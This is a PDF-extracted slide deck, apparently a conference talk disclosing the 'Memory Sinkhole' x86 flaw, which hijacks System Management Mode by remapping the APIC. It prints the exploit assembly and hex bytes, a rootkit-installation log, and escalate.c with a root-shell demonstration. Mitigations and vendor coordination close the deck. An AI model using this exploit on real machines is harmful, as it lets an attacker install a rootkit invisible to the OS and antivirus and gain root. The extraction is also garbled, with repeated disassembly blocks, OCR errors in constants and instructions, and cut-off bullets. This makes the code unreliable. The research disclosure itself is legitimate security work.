
```
...  
0:8022 mov ax, cs:0FB38h  
0:8026 dec ax  
0:8027 mov cs:[bx], ax  
0:802A mov eax, cs:0FB30h  
0:802F mov cs:[bx+2], eax  
0:8034 db 66h  
0:8034 lgdt fword ptr cs:[bx]  
...  
0:804B mov ax, cs:0FB0Eh  
0:804F mov cs:[bx+48h], ax  
0:8053 mov ax, 10h  
0:8056 mov cs:[bx-2], ax  
0:805A mov edi, cs:0FEF8h  
0:8060 lea eax, [edi+80DBh]  
0:8068 mov cs:[bx+44h], eax  
0:806D lea eax, [edi+8097h]  
0:8075 mov cs:[bx-6], eax  
...  
0:8080 mov ebx, 100011b  
0:8086 mov cr0, ebx  
0:8089 jmp large far ptr 0x10:0x8097
```

GDT descriptor



```
...  
0:8022 mov ax, cs:0FB38h  
0:8026 dec ax  
0:8027 mov cs:[bx], ax  
0:802A mov eax, cs:0FB30h  
0:802F mov cs:[bx+2], eax  
0:8034 db 66h  
0:8034 lgdt fword ptr cs:[bx]  
...  
0:804B mov ax, cs:0FB0Eh  
0:804F mov cs:[bx+48h], ax  
0:8053 mov ax, 10h  
0:8056 mov cs:[bx-2], ax  
0:805A mov edi, cs:0FEF8h  
0:8060 lea eax, [edi+80DBh]  
0:8068 mov cs:[bx+44h], eax  
0:806D lea eax, [edi+8097h]  
0:8075 mov cs:[bx-6], eax  
...  
0:8080 mov ebx, 100011b  
0:8086 mov cr0, ebx  
0:8089 jmp large far ptr 0x10:0x8097
```

GDT descriptor



GDT @ 0x00000000

```
...  
0:8022 mov ax, cs:0FB38h  
0:8026 dec ax  
0:8027 mov cs:[bx], ax  
0:802A mov eax, cs:0FB30h  
0:802F mov cs:[bx+2], eax  
0:8034 db 66h  
0:8034 lgdt fword ptr cs:[bx]  
...  
0:804B mov ax, cs:0FB0Eh  
0:804F mov cs:[bx+48h], ax  
0:8053 mov ax, 10h  
0:8056 mov cs:[bx-2], ax  
0:805A mov edi, cs:0FEF8h  
0:8060 lea eax, [edi+80DBh]  
0:8068 mov cs:[bx+44h], eax  
0:806D lea eax, [edi+8097h]  
0:8075 mov cs:[bx-6], eax  
...  
0:8080 mov ebx, 100011b  
0:8086 mov cr0, ebx  
0:8089 jmp large far ptr 0x10:0x8097
```

GDT descriptor

0xffff	0x00000000
--------	------------

(null)

segment_0

segment_1

segment_2

...

GDT @ 0x00000000

0x10:0x8097

```
...  
0:8022 mov ax, cs:0FB38h  
0:8026 dec ax  
0:8027 mov cs:[bx], ax  
0:802A mov eax, cs:0FB30h  
0:802F mov cs:[bx+2], eax  
0:8034 db 66h  
0:8034 lgdt fword ptr cs:[bx]  
...  
0:804B mov ax, cs:0FB0Eh  
0:804F mov cs:[bx+48h], ax  
0:8053 mov ax, 10h  
0:8056 mov cs:[bx-2], ax  
0:805A mov edi, cs:0FEF8h  
0:8060 lea eax, [edi+80DBh]  
0:8068 mov cs:[bx+44h], eax  
0:806D lea eax, [edi+8097h]  
0:8075 mov cs:[bx-6], eax  
...  
0:8080 mov ebx, 100011b  
0:8086 mov cr0, ebx  
0:8089 jmp large far ptr 0x10:0x8097
```

GDT descriptor

0xffff	0x00000000
--------	------------

(null)

segment_0

segment_1

segment_2

...


GDT @ 0x00000000



```
...  
0:8022 mov ax, cs:0FB38h  
0:8026 dec ax  
0:8027 mov cs:[bx], ax  
0:802A mov eax, cs:0FB30h  
0:802F mov cs:[bx+2], eax  
0:8034 db 66h  
0:8034 lgdt fword ptr cs:[bx]  
...  
0:804B mov ax, cs:0FB0Eh  
0:804F mov cs:[bx+48h], ax  
0:8053 mov ax, 10h  
0:8056 mov cs:[bx-2], ax  
0:805A mov edi, cs:0FEF8h  
0:8060 lea eax, [edi+80DBh]  
0:8068 mov cs:[bx+44h], eax  
0:806D lea eax, [edi+8097h]  
0:8075 mov cs:[bx-6], eax  
...  
0:8080 mov ebx, 100011b  
0:8086 mov cr0, ebx  
0:8089 jmp large far ptr 0x10:0x8097
```

- The far jump causes SMM to load a protected mode memory mapping from the GDT at address 0 (under Ring 0 control).
- By preemptively configuring a malicious GDT and placing it at address 0, we control the jump destination, and can hijack SMM.

segment_2



; ring 0

; the SMBASE register of the core under attack
TARGET_SMBASE equ 0x1f5ef800

; the location of the attack GDT.

; this is determined by which register will be read out of the APIC
; for the GDT base. the APIC registers at this range are hardwired,
; and outside of our control; the SMM code will generally be reading
; from APIC registers in the 0xb00 range if the SMM handler is page
; aligned, or the 0x300 range if the SMM handler is not page aligned.
; the register will be 0 if the SMM handler is aligned to a page
; boundary, or 0x10000 if it is not.

GDT_ADDRESS equ 0x10000

FJMP_OFFSET equ 0x8097

DSC_OFFSET equ 0xfb00

; the descriptor value used in the SMM handler's far jump
_DESCRIPTOR_ADDRESS equ 0x10

; MSR number for the APIC location
APIC_BASF MSR equ 0x1b

: the target memory address to sinkhole

```
SINKHOLE equ ([TARGET_SMBASE+DSC_OFFSET]&0xfffff000)
```

```
PAYOUT_OFFSET equ 0x1000
```

```
; compute the desired base address of the CS descriptor in the GDT.  
; this is calculated so that the fjmp performed in SMM is perfectly  
; redirected to the payload hook at PAYLOAD_OFFSET.  
CS_PAGE := [PAYLOAD_OFFSET F JMP_OFFSET]
```

; we target the boot strap processor for hijacking.
APIC_BSP equ 0x100

; the APIC must be activated for the attack to work.
APIC_ACTIVE equ 0x800

::: begin attack :::

```
; clear the processor caches,  
; to prevent bypassing the memory sinkhole on data fetches  
wbinvd
```

```
; construct a hijack GDT in memory under our control  
; note: assume writing to identity mapped memory.  
; if non-identity mapped, translate these through the page tables first.  
mov dword [dword GDT_ADDRESS+_DESCRIPTOR_ADDRESS+4],  
        [CS_BASE&0xff000000] | [0x00cf9a00]
```

```
[CS_BASE&0x00ff0000]>>16  
mov dword [dword GDT_ADDRESS+_DESCRIPTOR_ADDRESS+0],  
[CS_BASE&0x0000ffff]<<16 | 0xffff
```

```
; remap the APIC to sinkhole SMM's DSC structure  
mov eax, SINKHOLE | APIC_ACTIVE | APIC_BSP  
mov edx, 0  
mov ecx, APIC_BASE_MSR  
wrmcr
```

```
; wait for a periodic SMI to be triggered  
jmp $
```

& After preprocessing, the attack is:

```
wbinvd  
mov dword [0x10014], 0xffcf9aff  
mov dword [0x10010], 0x9fa2ffff  
mov eax, 0x1f5ff900  
mov edx, 0  
mov ecx, 0x1b  
wrmsr  
jmp $
```

The Memory Sinkhole

The Memory Sinkhole

Launch the payload, and... !
... it WORKS!

0f 09 c7 05 14 00 01 00 ff 9a cf ff c7 05 10 00 01 00 ff ff a2 9f b8 00
f9 5f 1f ba 00 00 00 00 b9 1b 00 00 00 0f 30 eb fe

¶ 8 lines, to exploit

- ☒ Hardware remapping
- ☒ Descriptor cache configurations
- ☒ Instruction and data cache properties
- ☒ Four execution modes
- ☒ Four memory models

... and infiltrate the most privileged mode
of execution on the processor

The Memory Sinkhole

The Memory Sinkhole

- ¶ The template SMI handler has *no vulnerability*
 - ☒ It is attacked through the architecture flaw

A faint, grayscale circuit board pattern serves as the background for the slide, featuring various lines, nodes, and small circles.

A new class of exploits

↳ Interrupt dispatch table

```
push    rax
push    rcx
push    rdx
push    r8
push    r9
push    r10
push    r11
mov     rcx, [rsp+38h]
mov     rdx, [rsp+40h]
add    rsp, OFFFFFFFFFFFFFFE0h
lea     rax, dispatch_table
call    qword ptr [rax+rcx*8]
add    rsp, 20h
pop    r11
pop    r10
pop    r9
pop    r8
pop    rdx
pop    rcx
pop    rax
add    rsp, 10h
iret
```

The assembly code shows a sequence of pushes followed by several moves and adds. A call instruction is highlighted with a box and an arrow pointing to it. The call instruction is:

```
call    qword ptr [rax+rcx*8]
```

Below the assembly code, there are four bullet points explaining the purpose of this call:

- & Sinkhole the di
- & Call jumps to c
- & Linear 0 in 64
- & Hijack SMM ou

A dark background featuring a faint, light-grey circuit board pattern with various nodes and connections.

A new class of exploits

& SMM Stack

```
lea    ebx, [edi+0FB00h]
mov    ax, [rbx+16h]
mov    ds, eax
mov    ax, [rbx+1Ah]
mov    es, eax
mov    fs, eax
mov    gs, eax
mov    ax, [rbx+18h]          & Sinkhole the SMM stack
mov    ss, eax               & call loses return address
mov    rsp, 0                 & ret jumps to 0
                                & Hijack SMM outside of SMRAM
mov    rcx, [rsp]
mov    rax, 1000220Ch
sub    rsp, 208h
fxsave qword ptr [rsp]
add    rsp, OFFFFFFFFFFFFFFE0h
call   rax
add    rsp, 20h
fxrstor qword ptr [rsp]
rsm
```

- & Sinkhole the SMM stack
- & call loses return address
- & ret jumps to 0
- & Hijack SMM outside of SMRAM



A new class of exploits

& Whatever we can find.

Demonstration

¶ What do we *do* with this?

- ☒ Unlock hardware
- ☒ Disable cryptographic checks
- ☒ Brick the system
- ☒ HCF
- ☒ Open the lock box
- ☒ Or just install a really nasty rootkit

SMM Rootkit


- ❖ Deployed through the Memory Sinkhole
- ❖ Preempt the hypervisor
- ❖ Periodic interception
- ❖ Filter ring 0 I/O
- ❖ Modify memory
- ❖ Escalate processes
- ❖ Invisible to OS
- ❖ Invisible to AV
- ❖ Invisible to Hypervisor

SMM Rootkit

- Adapted from Dmytro Oleksiuk
‐ (@d_olex, blog.cr4.sh)
- Signal the rootkit via
 magic number in userland
- Periodic SMIs trigger SMM, launch rootkit
- Rootkit escalates signaling process



(demonstration)



```
user@ubuntu:~/sinkhole/attack$ sudo insmod attack_driver.ko
user@ubuntu:~/sinkhole/attack$ dmesg | tail -10
[ 1245.019231] sinkhole_driver register
[ 1245.019242] sinkhole_driver: registered device
[ 1245.019248] >> apic base: 00000000fee00900
[ 1245.019252] >> driver scheduled on bsp
[ 1245.019282] >> installing payload_0 to 00000000 (f8054000)...
[ 1245.019292] >> ...done
[ 1245.019307] >> installing rootkit to 00004000 (f8056000)...
[ 1245.019386] >> ...done
[ 1245.019392] >> applying sinkhole to bsp smm stack...
[ 1245.021517] >> ... smm rootkit installation complete
user@ubuntu:~/sinkhole/attack$
```

(demonstration)

- ❖ The sinkhole attack is used to drop a rootkit into SMRAM
 - ❖ Rootkit now invisible to the OS, ring 0, hypervisor, AV, and everything else.
 - ❖ Rootkit periodically interrupts processor to check state and make modifications

```
1 #define _GNU_SOURCE
2 #include <stdio.h>
3 #include <unistd.h>
4 #include <sched.h>
5
6 int main(void)
7 {
8     long long a;
9     long long b;
10    long long i;
11
12    cpu_set_t mask;
13    CPU_ZERO(&mask);
14    CPU_SET(0, &mask);
15    sched_setaffinity(0, sizeof(mask), &mask);
16
17    for (i=0; i<0x10000000; i++) {
18        a=0x19a8f5039cc762e4LL;
19        b=a;
20    }
21
22    execl("/bin/sh", "/bin/sh", NULL);
23
24    return 0;
25 }
```

```
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~
```

"escalate.c" 25L, 358C

1,1

All

```
user@ubuntu:~/sinkhole/escalate$ whoami  
user  
user@ubuntu:~/sinkhole/escalate$ ./escalate  
# whoami  
root  
# [REDACTED]
```

- ↳ Benign userland process signals rootkit with secret 64 bit number
 - ☒ SMI intercepts process, rootkit takes control
- ↳ Rootkit identifies known 64 bit number in SMM State Save Map
 - ☒ Parses process page table
 - ☒ Identifies credentials
 - ☒ Grants root
 - ☒ Returns control

(demonstration)

Impact

& All ring -2 protections
simultaneously circumvented

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

Mitigations

& Firmware update?

- ☒ Move the APIC in the SMI?
- ☒ Doesn't work.

& Microcode update?

- ☒ Nope.

& Unpatchable.

Mitigations

& Intel

- ☒ Fixed on latest generations ☺
 - ☒ Sandy Bridge / Atom 2013
- ☒ Undocumented internal check against SMRRs when APIC is relocated
- ☒ #GP[0] if APIC overlaps SMRRs
- ☒ Good news!
 - Requires SMRRs to be properly configured

& AMD

- ☒ Analysis in progress
- ☒ Here's what I can tell you...

Mitigations

& *If* everything else
is configured correctly...

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

Mitigations

& 100,000,000's can't be fixed.

Mitigations

& CVE ###
& intel.com/security

Mitigations

↳ Coordination with Intel

- ↳ Working on mitigations where architecturally feasible
- ↳ Starting with Nehalem/Westmere, working backwards
- ↳ Will take time to trickle down
 - ↳ Be careful in the meantime

Looking Forward

- ¶ The 2nd architectural privilege escalation on the x86 processor (?)
- ¶ An immensely complex architecture
- ¶ 40 years of evolution
- ¶ Multitude of pieces that are individually secure...
 - ☞ ... but collectively vulnerable?
- ¶ Just beginning to scratch the surface

& Scott Lee

- ❖ Brainstorming, PoC

& Loic Duflot, Rafal Wojtczuk, Joanna Rutkowska, Xeno Kovah, Corey Kallenberg, John Butterworth, Yuriy Bulygin, Oleksandr Bazhaniuk, et al.

- ❖ Setting the bar in platform security insanely high

& Bruce Monroe, Yuriy Bulygin

- ❖ Intel support and feedback

& Dmytro Oleksiuk

- ❖ A reliable SMM rootkit

Credits

Conclusion


& github.com/xoreaxeaxeax

& Memory Sinkhole PoC

& domas

✉ @xoreaxeaxeax

✉ xoreaxeaxeax@gmail.com

A dark gray background featuring a faint, light gray circuit board pattern on the left side, consisting of vertical lines and small circular nodes.

(supplemental notes)

The Ring -2 Environment

- ❖ When the processor receives an SMI
 - ❖ It transitions to System Management Mode
 - ❖ The MCH receives an SMI_ACT# signal from the processor, and unlocks SMRAM

- ¶ The processor loads an architecturally defined system state
 - ¶ “Unreal” mode
 - ¶ Legacy, segmented memory model
 - ¶ Descriptor cache
 - ¶ 16 bit address and data size
 - ¶ 4GB segment limits
 - ¶ cs.base: SMBASE
 - ¶ {ds, es, fs, gs, ss}.base: 0
 - ¶ eip: 0x8000
 - ¶ Execution begins in SMRAM, 0x8000 offset from SMBASE

The Ring -2 Environment

The Ring -2 Environment

- The SMM handler sets up a more practical execution environment

0:8000	mov	bx, offset unk_8091	0:8097	mov	ax, 18h
0:8003	mov	eax, cs:0FB30h	0:809B	mov	ds, eax
0:8008	mov	edx, eax	0:809D	mov	es, eax
0:800B	mov	ebp, eax	0:809F	mov	ss, eax
0:800E	add	edx, 50h ; 'P'	0:80A1	mov	al, 1
0:8012	mov	[eax+42h], dx	0:80A3	xchg	al, [ebp+8]
0:8016	shr	edx, 10h	0:80A6	cmp	al, 0
0:801A	mov	[eax+44h], dl	0:80A8	jz	\$+6
0:801E	mov	[eax+47h], dh	0:80AA	pause	
0:8022	mov	ax, cs:0FB38h	0:80AC	jmp	\$-0xa
0:8026	dec	ax	0:80AE	mov	eax, ebp
0:8027	mov	cs:[bx], ax	0:80B0	mov	edx, eax
0:802A	mov	eax, cs:0FB30h	0:80B2	mov	dl, 89h
0:802F	mov	cs:[bx+2], eax	0:80B4	mov	[eax+45h], dl
0:8034	db	66h	0:80B7	mov	eax, 40h
0:8034	lgdt	fword ptr cs:[bx]	0:80BC	ltr	ax
0:8039	mov	eax, 0	0:80BF	mov	al, 0
0:803F	mov	cr3, eax	0:80C1	xchg	al, [ebp+8]
0:8042	mov	eax, 668h	0:80C4	rdmsr	
0:8048	mov	cr4, eax	0:80C6	or	ah, 1
0:804B	mov	ax, cs:0FB0Eh	0:80C9	wrmsr	
0:804F	mov	cs:[bx+48h], ax	0:80CB	mov	ebx, 80000023h
0:8053	mov	ax, 10h	0:80D0	mov	cr0, ebx
0:8056	mov	cs:[bx-2], ax	0:80D3	db	67h
0:805A	mov	edi, cs:0FEF8h	0:80D3	jmp	far ptr 38h:1FF880DBh
0:8060	lea	eax, [edi+80DBh]			
0:8068	mov	cs:[bx+44h], eax			
0:806D	lea	eax, [edi+8097h]			
0:8075	mov	cs:[bx-6], eax			
0:807A	mov	ecx, 0C0000080h			
0:8080	mov	ebx, 100011b			
0:8086	mov	cr0, ebx			
0:8089	jmp	large far ptr 0:0			

```
0:8000 mov     bx, offset unk_8091    ; load the offset to the GDT descriptor
0:8003 mov     eax, cs:0FB30h        ; load the physical address of the GDT
0:8008 mov     edx, eax
0:800B mov     ebp, eax
0:800E add     edx, 50h ; 'P'
0:8012 mov     [eax+42h], dx       ; initialize segments in the GDT
0:8016 shr     edx, 10h
0:801A mov     [eax+44h], dl
0:801E mov     [eax+47h], dh
0:8022 mov     ax, cs:0FB38h      ; load the expected size of the GDT
0:8026 dec     ax                 ; decrement the total size
0:8027 mov     cs:[bx], ax       ; save the size to the GDT descriptor
0:802A mov     eax, cs:0FB30h      ; reload the GDT base address
0:802F mov     cs:[bx+2], eax      ; save the base address to the descriptor
0:8034 db      66h
0:8034 lgdt   fword ptr cs:[bx]    ; load the new GDT
0:8039 mov     eax, 0
0:803F mov     cr3, eax
0:8042 mov     eax, 668h
0:8048 mov     cr4, eax
0:804B mov     ax, cs:0FB0Eh      ; load the expected long mode cs selector
0:804F mov     cs:[bx+48h], ax      ; patch selector into long mode far jmp
0:8053 mov     ax, 10h
0:8056 mov     cs:[bx-2], ax       ; load a hardcoded protected mode cs selector
0:805A mov     edi, cs:0FEF8h      ; patch selector into protected mode far jmp
0:8060 lea     eax, [edi+80DBh]    ; load smbase
0:8068 mov     cs:[bx+44h], eax      ; compute offset of instruction at 80db
0:806D lea     eax, [edi+8097h]    ; patch offset into long mode far jmp
0:8075 mov     cs:[bx-6], eax      ; compute offset of instruction at 8097
0:807A mov     ecx, 0C0000080h      ; patch offset into protected mode far jmp
0:8080 mov     ebx, 100011b
0:8086 mov     cr0, ebx           ; switch to 16 bit protected mode
0:8089 jmp     large far ptr 0:0    ; switch to 32 bit protected mode
```

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h ← & First access to the sinkhole
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
